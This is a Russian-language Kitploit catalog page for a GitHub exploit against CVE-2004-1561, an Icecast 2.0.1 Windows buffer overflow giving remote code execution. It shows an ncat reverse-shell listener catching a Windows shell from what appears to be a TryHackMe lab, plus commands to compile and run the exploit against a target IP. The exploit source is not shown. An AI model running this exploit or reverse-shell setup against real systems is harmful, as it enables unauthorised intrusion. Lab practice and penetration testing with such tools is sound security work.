
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2004-1561-Icecast-Header-Overwrite-buffer-overflow-RCE-2.0.1-Win32- — Эксплойт для CVE-2004-1561 Icecast: переполнение буфера при перезаписи заголовка в Windows, обеспечивающий удаленное выполнение кода с полезной нагрузкой обратной оболочки. | Kitploit
Инструменты/GitHubGitHub/danyw24/cve-2004-1561-icecast-header-overwrite-buffer-overflow-rce-2.0.1-win32-
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияТестирование на Проникновение
GitHubdanyw24/cve-2004-1561-icecast-header-overwrite-buffer-overflow-rce-2.0.1-win32-

CVE-2004-1561-Icecast-Header-Overwrite-buffer-overflow-RCE-2.0.1-Win32-

Эксплойт для CVE-2004-1561 Icecast: переполнение буфера при перезаписи заголовка в Windows, обеспечивающий удаленное выполнение кода с полезной нагрузкой обратной оболочки.

Репозиторий
51 год назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2004-1561-Icecast-Header-Overwrite-buffer-overflow-RCE-2.0.1-Win32-

Использование

image

Прослушивание реверс-шелла с помощью Ncat

root@Kali:~/TryHackme/Ice# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.128] from (UNKNOWN) [192.168.92.133] 49211
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>


Использование 568-edit

Основано на оригинальном эксплойте 568 Exploit

gcc ./568-edit.c -o 568 & chmod 775 ./568
./568 127.0.0.1 (Target IP)
Скачать инструмент